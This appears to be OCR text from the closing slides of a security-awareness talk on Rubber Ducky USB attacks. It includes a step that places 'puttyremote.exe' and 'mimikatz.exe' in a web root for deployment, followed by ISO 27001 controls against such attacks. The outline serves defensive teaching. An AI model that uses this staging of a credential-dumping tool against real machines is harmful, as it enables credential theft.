
Deploy

“puttyremote.exe” &“mimikatz.exe”

put into “/var/www/html/”

Rubber Duck

How to Control ?




11.2.8 Unattended user equipment

12.2 Protection from Malware

11.2.9 Clear Screen Policy

8.3.1 Mgmt. Media Removable



Thank You

For Your Attention

Rungga Reksya Sabilillah, ST, MMSI
LA ISO 27001, LA ISO 20000, LA ISO 22301, OSCP, CEH, ECSA, CND